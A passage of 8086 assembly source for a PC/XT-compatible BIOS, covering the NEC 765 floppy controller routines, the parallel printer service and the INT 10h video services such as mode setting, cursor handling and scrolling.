        OR      DS:3Eh,CH               ; Else show recalibrated
        MOV     AL,7                    ; Send RECAL command
        CALL    NEC765                  ;  ...to NEC 765 chip
        MOV     AL,BL
        CALL    NEC765                  ;  ...drive number
        CALL    NC_BSY                  ; Wait for completion of RECAL
        CALL    NEC_04                  ;  ...dummy call to RET

FD_004: MOV     AL,0Fh                  ; Request a seek
        CALL    NEC765                  ;  ...from the NEC 765
        MOV     AL,BL
        CALL    NEC765                  ; Drive number
        MOV     AL,[BP+3]
        CALL    NEC765                  ; Cylinder number
        CALL    NC_BSY                  ;  ...wait for completion
        CALL    NC_STS                  ;  ...read results
        MOV     AL,ES:[SI+9]            ; Get head settle time
        OR      AL,AL                   ;  ...none specified?
        JZ      FD_005                  ;  ...if none, skip

FD_STL: MOV     CX,226h                 ; Delay time for head settle

FD_STZ: LOOP    FD_STZ                  ;  ...timed wait
        DEC     AL                      ;  ...delay in millisec
        JNZ     FD_STL                  ;  ...wait some more

FD_005: MOV     AL,CS:[DI+NECFUN]       ; Translate user service, then
        CALL    NEC765                  ;  ...and send as NEC func
        MOV     AL,[BP+4]               ;
        AND     AL,1
        SHL     AL,1
        SHL     AL,1
        OR      AL,BL
        CALL    NEC765
        CMP     Byte ptr [BP+1],5       ; Is this a format request?
```

```
        JNZ     FD_006                  ;  ...skip if not
        MOV     AL,[BP+6]               ; Else use user bytes/sector
        CALL    NEC765
        MOV     AL,[BP+7]               ;  ... user EOT
        CALL    NEC765
        MOV     AL,ES:[SI+7]            ; Disk table format gap length
        CALL    NEC765
        MOV     AL,ES:[SI+8]            ; Disk table format fill byte
        CALL    NEC765
        JMP     short   FD_008

FD_006: MOV     CX,7                    ; Else lookup bytes * 512/sec
        MOV     DI,3                    ;  ...from disk table

FD_007: MOV     AL,[BP+DI]              ; AL has bytes/sector * 512
        CALL    NEC765
        INC     DI                      ;  ...get next item for table
        LOOP    FD_007                  ;  ...also (EOT,GAP,DTL...)

FD_008: CALL    NC_BSY                  ; Wait on floppy i/o completion
        CALL    NC_ST1                  ;  ...get NEC status
        MOV     AL,DS:42h               ;  ...into AL
        AND     AL,11000000b            ; Isolate errors
        JZ      FD_012                  ;  ...no errors
        CMP     AL,40h                  ; Test direction bit
        JZ      FD_ERR
        MOV     Byte ptr DS:41h,20h     ; Set if bad controller
        JMP     short   FD_012          ;  ...return error

FD_ERR: MOV     AL,DS:43h               ; Read return code from block
        MOV     CX,6                    ;  ...number of error types
        XOR     BX,BX                   ; Start at error type 0

FD_009: TEST    AL,CS:[BX+NECERR]       ; Has error type BX occured?
        JNZ     FD_010                  ;  ...yes
        INC     BX                      ; Else try next error type
        LOOP    FD_009                  ;  ...until done

FD_010: MOV     AL,CS:[BX+NECSTS]       ; Translate error code again
        MOV     DS:41h,AL               ;  ...store it as disk status

FD_012: MOV     AL,DS:45h               ; Get bytes read
        CMP     AL,[BP+3]               ;  ...compare with requested
        MOV     AL,DS:47h               ; Read sectors requested
        JZ      FD_013                  ;  ...return if all read
        MOV     AL,[BP+7]               ; Else read sectors requested
        INC     AL                      ;  ...add one for luck
```

```
FD_013: SUB     AL,[BP+5]               ; Subtract stectors read
        RET

FD_64K: MOV     AL,0                    ; Overflowed 64K page boundary
        RET                             ;  ...show no sectors read

NC_BSY: STI                             ; Wait for operation to finish
        XOR     CX,CX                   ;  ...zero lo order delay
        MOV     AL,2                    ; Load hi order delay

NC_BS1: TEST    Byte ptr DS:3Eh,10000000b ; Has interrupt set the flag?
        CLC                               ;  ...hack to slow CPU
        JNZ     NC_BS2                  ;  ...yes
        LOOP    NC_BS1                  ; Else back for more
        DEC     AL
        JNZ     NC_BS1

        MOV     Byte ptr DS:41h,80h     ; Time-out, say it completed
        POP     AX
        MOV     AL,0                    ;  ...return time out code
        STC                             ;  ...error status
        RET

NC_BS2: AND     Byte ptr DS:3Eh,01111111b ; Mask off completion status
        RET                               ;  ...return carry clear

NC_RDY: PUSH    CX                      ; Wait for NEC ready for comand
        XOR     CX,CX
        MOV     DX,3F4h                 ;  ...NEC status port

NC_RD1: IN      AL,DX                   ; Read status of NEC 765 chip
        OR      AL,AL
        JS      NC_RD2                  ;  ...able to accept command
        LOOP    NC_RD1
        MOV     Byte ptr DS:41h,80h     ; Else show timeout error
        JMP     short   NC_RD3

NC_RD2: TEST    AL,01000000b            ; Test the direction bit
        JNZ     NC_RD4
        MOV     Byte ptr DS:41h,20h     ;  ...clear iff controller err

NC_RD3: POP     CX
        STC
        RET

NC_RD4: INC     DX                      ; Load NEC data port
```

```
        IN      AL,DX                   ;  ...read it
        PUSH    AX

        MOV     CX,0Ah                  ; Short delay
NC_RD5: LOOP    NC_RD5

        DEC     DX                      ; Load NEC status port
        IN      AL,DX                   ;  ...read status
        TEST    AL,00010000b            ;  ...set Z flag if done
        CLC                             ;  ...return success
        POP     AX
        POP     CX
        RET

FD_WT1: PUSH    CX                      ; Millisecond delay in AH
FD_WT2: XOR     CX,CX
FD_WT3: LOOP    FD_WT3
        DEC     AH
        JNZ     FD_WT2
        POP     CX
        RET

ifdef   SLOW_FLOPPY                     ; Run floppy at SLOWEST speed

FD_SPD: IN      AL,61h                  ; Toggle speed on Floppy Disk
        PUSH    AX                      ;  ...save old clock rate
        AND     AL,11110011b            ;  ...load slowest clock rate
        OUT     61h,AL                  ;  ...slow down to 4.77 mHz
        CALL    FD_XQT                  ; Execute the i/o request
        POP     AX                      ;  ...restore old clock rate
        OUT     61h,AL                  ;  ...from saved clock byte
        RET
endif

        ENTRY   0EF57h                  ; Disk interrupt entry

INT_E:  STI                             ; Floppy disk attention
        PUSH    DS
        PUSH    AX
        MOV     AX,40h
        MOV     DS,AX
        OR      Byte ptr DS:3Eh,10000000b   ; Raise "attention" flag
        MOV     AL,20h                      ; Send end_of_interrupt code
        OUT     20h,AL                  ;  ...to 8259 interrupt chip
        POP     AX
        POP     DS
        IRET
```

```
NC_STS: MOV     AL,8                    ; Send a "Request status"
        CALL    NEC765                  ;  ...to the NEC 765 chip

NC_ST1: PUSH    BX                      ; Alternate entry point
        PUSH    CX
        MOV     CX,7
        XOR     BX,BX

NC_ST2: CALL    NC_RDY                  ; Wait for NEC 765 ready
        JB      NC_ST3                  ;  ...NEC 765 error
        MOV     [BX+42h],AL             ; Save status in BIOS block
        JZ      NC_ST4                  ;  ...NEC 765 ready
        INC     BX                      ; Count more
        LOOP    NC_ST2
        MOV     Byte ptr DS:41h,20h     ; NEC 765 controller error

NC_ST3: STC                             ; Set error condition
        POP     CX
        POP     BX
        POP     AX
        MOV     AL,0
        RET

NC_ST4: POP     CX                      ; Successful return
        POP     BX
        RET

NEC765: PUSH    CX                      ; Send control to NEC 765 chip
        PUSH    DX
        PUSH    AX
        XOR     CX,CX
        MOV     DX,3F4h                 ; Load NEC 765 status port

NEC_01: IN      AL,DX                   ; Read NEC 765 status
        OR      AL,AL
        JS      NEC_02                  ;  ...done
        LOOP    NEC_01
        MOV     Byte ptr DS:41h,80h     ; Set time out status
        JMP     short   NEC_05

NEC_02: TEST    AL,40h                  ; Check data direction
        JZ      NEC_03
        MOV     Byte ptr DS:41h,20h     ;  ...NEC 765 is gimped
        JMP     short   NEC_05

NEC_03: INC     DX                      ; Load NEC 765 data port
```

```
        POP     AX
        OUT     DX,AL                   ;  ...write user's parameter
        CLC
        POP     DX
        POP     CX
NEC_04: RET

NEC_05: POP     AX                      ; Common error return
        POP     DX
        POP     CX
        POP     AX
        MOV     AL,0
        STC
        RET

        ENTRY   0EFC7h                  ; IBM entry for disk param

INT_1E: db      11001111b               ; Disk parameter table
        db      2
        db      25h
        db      2
        db      8
        db      2Ah
        db      0FFh
        db      50h
        db      0F6h
        db      19h
        db      4

        ENTRY   0EFD2h                  ; IBM entry for parallel LPT

INT_17: STI                             ; Parallel printer services
        PUSH    DS
        PUSH    BX
        PUSH    CX
        PUSH    DX
        MOV     BX,40h
        MOV     DS,BX
        MOV     BX,DX                   ; DX is printer index (0 - 3)
        SHL     BX,1                    ;  ...word index
        MOV     DX,[BX+8]               ; Load printer port
        OR      DX,DX
        JZ      LP_01                   ; Goes to black hole
        OR      AH,AH
        JZ      LP_02                   ; Function is print, AH=0
        DEC     AH
        JZ      LP_INI                  ; Function is init , AH=1
```

```
        DEC     AH
        JZ      LP_STS                  ; Get the status   , AH=2

LP_01:  POP     DX
        POP     CX
        POP     BX
        POP     DS
        IRET

LP_02:  OUT     DX,AL                   ; Char --> data lines 0-7
        INC     DX                      ; Printer status port
        MOV     BH,[BX+78h]             ; Load time out parameter
        MOV     AH,AL

LP_05:  XOR     CX,CX                   ; Clear lo order time out

LP_POL: IN      AL,DX                   ; Get line printer status
        OR      AL,AL                   ;  ...ready?
        JS      LP_DON                  ;  ...done if so
        LOOP    LP_POL
        DEC     BH                      ; Decrement hi order time out
        JNZ     LP_05

        OR      AL,00000001b            ; Set timeout in Status Byte
        AND     AL,11111001b            ;  ...bits returned to caller
        JMP     short   LP_TOG

LP_DON: INC     DX                      ; Printer control port
        MOV     AL,00001101b            ; Set output strobe hi
        OUT     DX,AL                   ;  ...data lines 0-7 valid

LP_STR: MOV     AL,00001100b            ; Set output strobe lo
        OUT     DX,AL                   ;  ...data lines 0-7 ?????
        DEC     DX                      ; Printer status port
        JMP     short   LP_ST1          ; ...get line printer status

LP_STS: MOV     AH,AL                   ; Save copy of character
        INC     DX                      ; Printer status port

LP_ST1: IN      AL,DX                   ; Read printer status
        AND     AL,11111000b            ;  ...bits returned to caller

LP_TOG: XOR     AL,01001000b            ;  ...toggle ERROR,ACKNOWLEDGE
        XCHG    AL,AH
        JMP     LP_01                   ; Exit, AH=Status,AL=character

LP_INI: MOV     AH,AL                   ; Initialize the line printer
```

```
        INC     DX
        INC     DX
        MOV     AL,00001000b
        OUT     DX,AL                   ; Request initialize
        MOV     CX,5DCh                 ;  ...delay
LP_DLY: LOOP    LP_DLY
        JMP     LP_STR                  ; Strobe the line printer

        ENTRY   0F045h                  ; IBM entry point for table

V_TABLE dw      CRT_0                   ; Set mode
        dw      CRT_1                   ; Set cursor type
        dw      CRT_2                   ; Set cursor position
        dw      CRT_3                   ; Get cursor position
        dw      CRT_4                   ; Read light pen position
        dw      CRT_5                   ; Set active display page
        dw      CRT_6                   ; Scroll active page up
        dw      CRT_7                   ; Scroll active page down
        dw      CRT_8                   ; Read attribute/character
        dw      CRT_9                   ; Write attribute/character
        dw      CRT_10                  ; Read character only
        dw      CRT_11                  ; Set color
        dw      CRT_12                  ; Write pixel
        dw      CRT_13                  ; Read  pixel
        dw      CRT_14                  ; Write teletype
        dw      CRT_15                  ; Return current video state

        ENTRY   0F065h                  ; IBM entry, video bios service

INT_10: STI                             ; Video bios service AH=(0-15.)
        CLD                             ;  ...strings auto-increment
        PUSH    BP
        PUSH    ES
        PUSH    DS
        PUSH    SI
        PUSH    DI
        PUSH    DX
        PUSH    CX
        PUSH    BX
        PUSH    AX
        MOV     BX,40h
        MOV     DS,BX
        MOV     BL,DS:10h               ; Get equipment byte
        AND     BL,00110000b            ;  ...isolate video mode
        CMP     BL,00110000b            ; Check for monochrome card
        MOV     BX,0B800h
        JNZ     C_01                    ; ...not there, BX --> CGA
```

```
        MOV     BX,0B000h                ; Else          BX --> MONO

C_01:   PUSH    BX                       ; Save video buffer address
        MOV     BP,SP                    ;  ...start of stack frame
        CALL    C_02                     ;  ...then do the function
        POP     SI
        POP     AX
        POP     BX
        POP     CX
        POP     DX
        POP     DI
        POP     SI
        POP     DS
        POP     ES
        POP     BP
        IRET

MAPBYT: PUSH    DX                       ; Mul AL by BX, CX --> buf
        MOV     AH,0
        MUL     BX                       ; Position in AX
        POP     DX
        MOV     CX,[BP+0]                ; CX --> video buffer
        RET

        ENTRY   0F0A4h                   ; IBM entry, SET_MODE tables

INT_1D: db      38h,28h,2Dh,0Ah,1Fh,6,19h  ;Init string for 40 x 25
        db      1Ch,2,7,6,7
        db      0,0,0,0

        db      71h,50h,5Ah,0Ah,1Fh,6,19h  ;Init string for 80 x 25 col
        db      1Ch,2,7,6,7
        db      0,0,0,0

        db      38h,28h,2Dh,0Ah,7Fh,6,64h  ;Init string for GRAPHIX
        db      70h,2,1,6,7
        db      0,0,0,0

        db      61h,50h,52h,0Fh,19h,6,19h  ;Init string for 80 x 25 b/w
        db      19h,2,0Dh,0Bh,0Ch
        db      0,0,0,0

REGENL  dw      0800h                    ; Regen len, 40 x 25
        dw      1000h                    ;            80 x 25
        dw      4000h                    ;            GRAPHIX
        dw      4000h
```

```
MAXCOL  db      28h,28h,50h,50h,28h,28h,50h,50h ; Maximum columns

MODES   db      2Ch,28h,2Dh,29h,2Ah,2Eh,1Eh,29h ; Table of mode sets

TABMUL  db      00h,00h,10h,10h,20h,20h,20h,30h
                                       ;Table lookup for multiply
C_02:   CMP     AH,0Fh                 ; Is AH a legal video command?
        JBE     C_03
        RET                            ;  ...error  return if not

C_03:   SHL     AH,1                   ; Make word value
        MOV     BL,AH                  ;  ...then set up BX
        MOV     BH,0
        JMP     Word ptr CS:[BX+V_TABLE]  ;  ...vector to routines

CRT_0:  MOV     AL,DS:10h              ; Set mode of CRT
        MOV     DX,3B4h                ;  ...mono port
        AND     AL,00110000b           ;  ...get display type
        CMP     AL,00110000b           ;  ...equal if mono
        MOV     AL,1                   ; Assume mono display
        MOV     BL,7                   ;  ...mode is 7
        JZ      C0_01                  ;  ...Skip if mono, else CGA
        MOV     BL,[BP+2]              ; BL = mode number (user AL)
        MOV     DL,0D4h                ; 3D4 is CGA port
        DEC     AL

C0_01:  MOV     DS:63h,DX              ; Save cur. CRT display port
        ADD     DL,4
        OUT     DX,AL                  ; Reset the video
        MOV     DS:49h,BL              ;  ...save cur. CRT mode
        PUSH    DS
        XOR     AX,AX
        MOV     DS,AX
        LES     SI,Dword ptr DS:74h    ; SI --> INT_1D video param
        POP     DS
        MOV     BH,0
        PUSH    BX
        MOV     BL,CS:[BX+TABMUL]      ; Get BL for index into INT_1D
        ADD     SI,BX
        MOV     CX,10h                 ; Sixteen values to send

C0_02:  MOV     AL,ES:[SI]             ; Value to send in SI
        CALL    SENDAX                 ;  ...send it
        INC     AH                     ;  ...bump count
        INC     SI                     ;  ...point to next
        LOOP    C0_02                  ;  ...loop until done
```

```
        MOV     BX,[BP+0]               ; BX --> regen buffer
        MOV     ES,BX                   ;  ...into ES segment
        XOR     DI,DI
        CALL    MODCHK                  ; Set flags acc. to mode
        MOV     CX,2000h                ;  ...assume CGA
        MOV     AX,0                    ;  ...and graphics
        JB      C0_04                   ;  ...do graphics fill
        JNZ     C0_03                   ;  ...Alphanumeric fill
        MOV     CX,800h                 ;  ...mono card
C0_03:  MOV     AX,7*100h+' '           ; Word for text fill
C0_04:  REPZ    STOSW                   ;  ...fill regen buffer

        MOV     DX,DS:63h               ; Get the port
        ADD     DL,4
        POP     BX
        MOV     AL,CS:[BX+MODES]        ; Load data to set for mode
        OUT     DX,AL                   ;  ...and send it
        MOV     DS:65h,AL               ;  ...then save active data
        INC     DX
        MOV     AL,30h                  ; Assume not 640 x 200 b/w
        CMP     BL,6                    ;  ...correct?
        JNZ     C0_05
        MOV     AL,3Fh                  ; Palette for 640 x 200 b/w

C0_05:  MOV     DS:66h,AL               ;  ...save palette
        OUT     DX,AL                   ;  ...send palette
        XOR     AX,AX
        MOV     DS:4Eh,AX               ; Start at beg. of 1st page
        MOV     DS:62h,AL               ;  ...active page=page 0
        MOV     CX,8                    ; Do 8 pages of cursor data
        MOV     DI,50h                  ; Page cursor data at 40:50

C0_06:  MOV     [DI],AX                 ; Cursor at upper left of page
        INC     DI                      ;  ...next page
        LOOP    C0_06
        MOV     Word ptr DS:60h,0607h   ; Cursor: Line 6 thru Line 7
        MOV     AL,CS:[BX+MAXCOL]       ; Get display width
        MOV     DS:4Ah,AX               ;  ...save it
        AND     BL,11111110b
        MOV     AX,Word ptr CS:[BX+REGENL]  ; Get video regen length
        MOV     DS:4Ch,AX               ;  ...save it
        RET

CRT_1:  MOV     CX,[BP+6]               ; Set cursor type, from CX
        MOV     DS:60h,CX               ;  ...save it
        MOV     AH,0Ah                  ; CRT index register 0Ah
        CALL    OT6845                  ;  ...send CH,CL to CRT reg
```

```
        RET

CRT_2:  MOV     BL,[BP+5]               ; Set cursor position, page BH
        SHL     BL,1                    ;  ...(our BL)
        MOV     BH,0
        MOV     AX,[BP+8]               ; Position in user DX (our AX)
        MOV     [BX+50h],AX             ;  ...remember cursor position
        JMP     SETCUR                  ;  ...set 6845 cursor hardware

CRT_3:  MOV     BL,[BP+5]               ; Get cursor position, page BH
        SHL     BL,1
        MOV     BH,0
        MOV     AX,[BX+50h]
        MOV     [BP+8],AX               ;  ...return position in user DX
        MOV     AX,DS:60h               ; Get cursor mode
        MOV     [BP+6],AX               ;  ...return in user CX
        RET

PENOFF: db      3,3,5,5,3,3,3,4         ; Light pen offset table

CRT_4:  MOV     DX,DS:63h               ; Read light pen position
        ADD     DL,6
        MOV     Byte ptr [BP+3],0       ; AH=0, assume not triggered
        IN      AL,DX
        TEST    AL,00000100b
        JZ      C4_05                   ; Skip, reset if pen not set
        TEST    AL,00000010b
        JNZ     C4_01                   ; Skip if pen triggered
        RET                             ;  ...return, do not reset

C4_01:  MOV     AH,10h                  ; Offset to pen port is 10h
        CALL    PENXY                   ;  ...read into CH,CL
        MOV     BL,DS:49h               ; Get CRT mode data word
        MOV     CL,BL
        MOV     BH,0
        MOV     BL,Byte ptr CS:[BX+PENOFF] ;Load offset for subtraction
        SUB     CX,BX
        JNS     C4_02                   ;  ...did not overflow
        XOR     AX,AX                   ; Else fudge a zero

C4_02:  CALL    MODCHK                  ; Set flags on display type
        JNB     C4_03                   ;  ...text mode, skip
        MOV     CH,28h
        DIV     DL
        MOV     BL,AH
        MOV     BH,0
        MOV     CL,3
```

```
        SHL     BX,CL
        MOV     CH,AL
        SHL     CH,1
        MOV     DL,AH
        MOV     DH,AL
        SHR     DH,1
        SHR     DH,1
        CMP     Byte ptr DS:49h,6       ; Mode 640 x 200 b/w?
        JNZ     C4_04                   ;  ...no, skip
        SHL     DL,1
        SHL     BX,1
        JMP     short   C4_04

C4_03:  DIV     Byte ptr DS:4Ah         ; Divide by columns in screen
        XCHG    AL,AH                   ;  ...as this is text mode
        MOV     DX,AX
        MOV     CL,3
        SHL     AH,CL
        MOV     CH,AH
        MOV     BL,AL
        MOV     BH,0
        SHL     BX,CL

C4_04:  MOV     Byte ptr [BP+3],1       ; Return AH=1, light pen read
        MOV     [BP+8],DX               ;  ...row, column in user DX
        MOV     [BP+4],BX               ;  ...pixel column in user BX
        MOV     [BP+7],CH               ;  ...raster line in user CH

C4_05:  MOV     DX,DS:63h               ; Get port of active CRT card
        ADD     DX,7
        OUT     DX,AL                   ;  ...reset the light pen
        RET

CRT_5:  MOV     AL,[BP+2]               ; Set active display page to AL
        MOV     DS:62h,AL               ;  ...save new active page
        MOV     AH,0                    ;  ...clear hi order
        PUSH    AX
        MOV     BX,DS:4Ch               ; Get size of regen. buffer
        MUL     BX                      ;  ...times number of pages
        MOV     DS:4Eh,AX               ; Now AX = CRT offset, save
        SHR     AX,1                    ;  ...now word offset
        MOV     CX,AX                   ;  ...save a copy
        MOV     AH,0Ch                  ; CRT index register 0Ch
        CALL    OT6845                  ;  ...send CH,CL thru CRT reg
        POP     BX
        CALL    MOVCUR                  ; Save new parameters
        RET
```

```
CRT_6:                                  ; Scroll active page up
CRT_7:  CALL    MODCHK                  ; Scroll active page down
        JNB     SCR_01
        JMP     SCG_01                  ; Graphics scroll

SCR_01: CLD                             ; Strings go upward
        CMP     Byte ptr DS:49h,2
        JB      SCR_03                  ;  ...no retrace wait needed
        CMP     Byte ptr DS:49h,3
        JA      SCR_03                  ;  ...no retrace wait needed
        MOV     DX,3DAh                 ; Else 80 x 25, do the kludge

SCR_02: IN      AL,DX                   ; Read CGA status register
        TEST    AL,00001000b            ;  ...vertical retrace?
        JZ      SCR_02                  ;  ...wait until it is
        MOV     DX,3D8h                 ; Then go and
        MOV     AL,25h                  ;  ...turn the display
        OUT     DX,AL                   ;  ...off to avoid snow

SCR_03: MOV     AX,[BP+8]               ; Get row,column of upper left
        PUSH    AX
        CMP     Byte ptr [BP+3],7       ; Check for scroll down
        JZ      SCR_04                  ;  ...yes, skip if so
        MOV     AX,[BP+6]               ; Get row,column of lowr right

SCR_04: CALL    RC2COL                  ; Get byte offset in CRT buf
        ADD     AX,DS:4Eh               ;  ...add  base  for CRT buf
        MOV     SI,AX
        MOV     DI,AX
        POP     DX
        SUB     DX,[BP+6]               ; Subtract (row,col) lwr rhgt
        ADD     DX,101h                 ;  ...width of one char
        MOV     BX,DS:4Ah               ; Get columns in display
        SHL     BX,1                    ;  ...bytes in row of display
        PUSH    DS
        MOV     AL,[BP+2]               ; Get scroll fill character
        CALL    MAPBYT                  ;  ...calculate offset
        MOV     ES,CX                   ; CX --> byte in buffer
        MOV     DS,CX
        CMP     Byte ptr [BP+3],6       ; Scroll up?
        JZ      SCR_05                  ;  ...skip if so
        NEG     AX
        NEG     BX
        STD                             ; Else start at top of page

SCR_05: MOV     CL,[BP+2]               ; Get count of lines to scroll
```

```
        OR      CL,CL
        JZ      SCR_07                  ;  ...nothing to do
        ADD     SI,AX
        SUB     DH,[BP+2]

SCR_06: MOV     CH,0                    ; Clear hi order word count
        MOV     CL,DL                   ;  ...load lo order word count
        PUSH    DI
        PUSH    SI
        REPZ    MOVSW                   ; Do the scroll
        POP     SI
        POP     DI
        ADD     SI,BX                   ; Move one line in direction
        ADD     DI,BX                   ;       ""       ""
        DEC     DH                      ; One less line to scroll
        JNZ     SCR_06
        MOV     DH,[BP+2]               ; Now get number of rows

SCR_07: MOV     CH,0                    ; Clear hi order word count
        MOV     AH,[BP+5]               ;  ...get fill attribute
        MOV     AL,' '                  ;  ...fill character

SCR_08: MOV     CL,DL                   ; Get characters to scroll
        PUSH    DI
        REPZ    STOSW                   ;  ...store fill attr/char
        POP     DI
        ADD     DI,BX                   ; Show row was filled
        DEC     DH
        JNZ     SCR_08                  ;  ...more rows are left
        POP     DS
        CALL    MODCHK                  ; Check for monochrome card
        JZ      SCR_09                  ;  ...skip if so
        MOV     AL,DS:65h               ; Get the mode data byte
        MOV     DX,3D8h                 ;  ...load active CRT card port
        OUT     DX,AL                   ;  ...and unblank the screen

SCR_09: RET

SCG_01: CLD                             ; Assume GRAFIX scroll up
        MOV     AX,[BP+8]               ; (Row,Col) of lower right
        PUSH    AX
        CMP     Byte ptr [BP+3],7       ; Scroll down?
        JZ      SCG_02                  ;  ...skip if so
        MOV     AX,[BP+6]               ; (Row,Col) of upper left

SCG_02: CALL    GRAMAP                  ; Convert (Row,Col) -> Chars
        MOV     DI,AX
```

```
        POP     DX
        SUB     DX,[BP+6]               ; Chars to copy over
        ADD     DX,101h                 ;  ...width of one char
        SHL     DH,1
        SHL     DH,1
        MOV     AL,[BP+3]               ; Get command type
        CMP     Byte ptr DS:49h,6       ;  ...is this 640 x 200?
        JZ      SCG_03                  ;  ...skip if so
        SHL     DL,1                    ; Else bigger characters
        SHL     DI,1
        CMP     AL,7                    ; Is this scroll down?
        JNZ     SCG_03                  ;  ...skip if not so
        INC     DI

SCG_03: CMP     AL,7                    ; Is this scroll down?
        JNZ     SCG_04                  ;  ...skip if not so
        ADD     DI,0F0h

SCG_04: MOV     BL,[BP+2]               ; Number of rows to blank
        SHL     BL,1
        SHL     BL,1
        PUSH    BX
        SUB     DH,BL                   ; Subtract from row count
        MOV     AL,50h
        MUL     BL
        MOV     BX,1FB0h
        CMP     Byte ptr [BP+3],6       ; Is this scroll up?
        JZ      SCG_05                  ;  ...skip if so
        NEG     AX                      ; Else do it
        MOV     BX,2050h
        STD                             ; ...in reverse

SCG_05: MOV     SI,DI                   ; End of area
        ADD     SI,AX                   ;  ...start
        POP     AX
        OR      AL,AL
        MOV     CX,[BP+0]
        MOV     DS,CX
        MOV     ES,CX
        JZ      SCG_07                  ; No rows to scroll
        PUSH    AX

SCG_06: MOV     CH,0                    ; Zero hi order byte count
        MOV     CL,DL                   ;  ...bytes in row
        PUSH    SI
        PUSH    DI
        REPZ    MOVSB                   ; Copy one plane
```

```
        POP     DI
        POP     SI
        ADD     SI,2000h                ; Load other grafix
        ADD     DI,2000h                ;  ...video plane
        MOV     CL,DL
        PUSH    SI
        PUSH    DI
        REPZ    MOVSB                   ; Copy other plane
        POP     DI
        POP     SI
        SUB     SI,BX
        SUB     DI,BX
        DEC     DH                      ; One less row to scroll
        JNZ     SCG_06                  ;  ...loop if more to do
        POP     AX
        MOV     DH,AL                   ; Load rows to blank

SCG_07: MOV     AL,[BP+5]               ; Get fill attribute
        MOV     CH,0

SCG_08: MOV     CL,DL                   ; Get bytes per row
        PUSH    DI
        REPZ    STOSB                   ; Load row with fill attr.
        POP     DI
        ADD     DI,2000h                ; Do other grafix video plane
        MOV     CL,DL
        PUSH    DI
        REPZ    STOSB                   ; Load row with fill attr.
        POP     DI
        SUB     DI,BX
        DEC     DH                      ; Show one less row to blank
        JNZ     SCG_08                  ;  ...loop if more to do
        RET

CRT_8:                                  ; Read attribute/character
CRT_9:                                  ; Write attribute/character
CRT_10: CALL    MODCHK                  ; Write character only
        JB      CG8_01                  ;  ... graphics operation
        MOV     BL,[BP+5]               ; Get the display page
        MOV     BH,0
        PUSH    BX
        CALL    MPRC2C                  ; Convert Row,Col,Page -> Col
        MOV     DI,AX                   ;  ...offset in DI
        POP     AX
        MUL     Word ptr DS:4Ch         ; Page length X page number
        ADD     DI,AX                   ;  ...current char. position
        MOV     SI,DI                   ;  ...move into si
```

```
        MOV     DX,DS:63h                ; Display port into DX
        ADD     DX,6                     ;  ...get status port
        PUSH    DS
        MOV     BX,[BP+0]                ; BX --> regen. buffer
        MOV     DS,BX
        MOV     ES,BX
        MOV     AL,[BP+3]                ; Get user (AH) func request
        CMP     AL,8
        JNZ     C9_01                    ;  ...skip if not read attr

C8_01:  IN      AL,DX                    ; Read CRT display status
        TEST    AL,00000001b             ;  ...test for hor. retrace
        JNZ     C8_01                    ; Yes, wait for display on
        CLI                              ;  ...no interrupts now

C8_02:  IN      AL,DX                    ; Read CRT display status
        TEST    AL,00000001b             ;  ...test for hor. retrace
        JZ      C8_02                    ;  ...not yet, wait for it

        LODSW                            ; Read character/attribute
        POP     DS
        MOV     [BP+2],AL                ; Return character
        MOV     [BP+3],AH                ;  ..and attribute
        RET

C9_01:  MOV     BL,[BP+2]                ; Get char. to write
        MOV     BH,[BP+4]                ;  ...attribute
        MOV     CX,[BP+6]                ;  ...character count
        CMP     AL,0Ah                   ; Write char. only?
        JZ      CA_01                    ;  ...skip if so

C9_02:  IN      AL,DX                    ; Read CRT display status
        TEST    AL,00000001b             ;  ...test for hor. retrace
        JNZ     C9_02                    ; Yes, wait for display on
        CLI                              ;  ...no interrupts now

C9_03:  IN      AL,DX                    ; Read CRT display status
        TEST    AL,00000001b             ;  ...test for hor. retrace
        JZ      C9_03                    ;  ...not yet, wait for it

        MOV     AX,BX                    ; Get char/attribute
        STOSW                            ;  ...write it
        LOOP    C9_02                    ;  ...loop for char. count
        POP     DS
        RET

CA_01:  IN      AL,DX                    ; Read CRT display status
```

```
        TEST    AL,00000001b            ;  ...test for hor. retrace
        JNZ     CA_01                   ;  ...not yet, wait for it
        CLI                             ;  ...no interrupts now

CA_02:  IN      AL,DX                   ; Read CRT display status
        TEST    AL,00000001b            ;  ...test for hor. retrace
        JZ      CA_02                   ;  ...not yet, wait for it

        MOV     AL,BL                   ; Get character
        STOSB                           ;  ...write it
        INC     DI                      ;  ...skip attribute
        LOOP    CA_01                   ;  ...loop for char. count
        POP     DS
        RET

CG8_01: CMP     Byte ptr [BP+3],8       ; Read graphics char/attr. ?
        JNZ     CG9_01                  ;  ...no, must be write
        JMP     CGR_01                  ; Else read char/attr.

CG9_01: MOV     AX,DS:50h               ; Get cursor position
        CALL    GRAMAP                  ;  ...convert (row,col) -> col
        MOV     DI,AX                   ; Save in displacement register
        PUSH    DS
        MOV     AL,[BP+2]               ; Get character to write
        MOV     AH,0
        OR      AL,AL                   ; Is it user character set?
        JS      CG9_02                  ;  ...skip if so
        MOV     DX,CS                   ; Else use ROM character set
        MOV     SI,offset GRAFIX        ;  ...offset GRAFIX into SI
        JMP     short   CG9_03

CG9_02: AND     AL,7Fh                  ; Origin to zero
        XOR     BX,BX                   ;  ...then go load
        MOV     DS,BX                   ;  ...user grafix
        LDS     SI,Dword ptr DS:7Ch     ;  ...vector, offset in SI
        MOV     DX,DS                   ;  ...segment into DX

CG9_03: POP     DS                      ; Restore data segment
        MOV     CL,3                    ;  ...char 8 pixels wide
        SHL     AX,CL
        ADD     SI,AX                   ; Add regen. buffer base addr.
        MOV     AX,[BP+0]               ;  ...get regen buffer addr.
        MOV     ES,AX                   ;  ...into ES
        MOV     CX,[BP+6]               ;  ...load char. count
        CMP     Byte ptr DS:49h,6       ; Is the mode 640 x 200 b/w?
        PUSH    DS
        MOV     DS,DX
```

```
        JZ      CG8_02                  ;  ...skip if so
        SHL     DI,1
        MOV     AL,[BP+4]               ; Get char. attribute
        AND     AX,3
        MOV     BX,5555h
        MUL     BX
        MOV     DX,AX
        MOV     BL,[BP+4]

CG9_04: MOV     BH,8                    ; Char 8 pixels wide
        PUSH    DI
        PUSH    SI

CG9_05: LODSB                           ; Read the screen
        PUSH    CX
        PUSH    BX
        XOR     BX,BX
        MOV     CX,8

CG9_06: SHR     AL,1                    ; Shift bits thru byte
        RCR     BX,1
        SAR     BX,1
        LOOP    CG9_06

        MOV     AX,BX                   ; Result into AX
        POP     BX
        POP     CX
        AND     AX,DX
        XCHG    AH,AL
        OR      BL,BL
        JNS     CG9_07
        XOR     AX,ES:[DI]

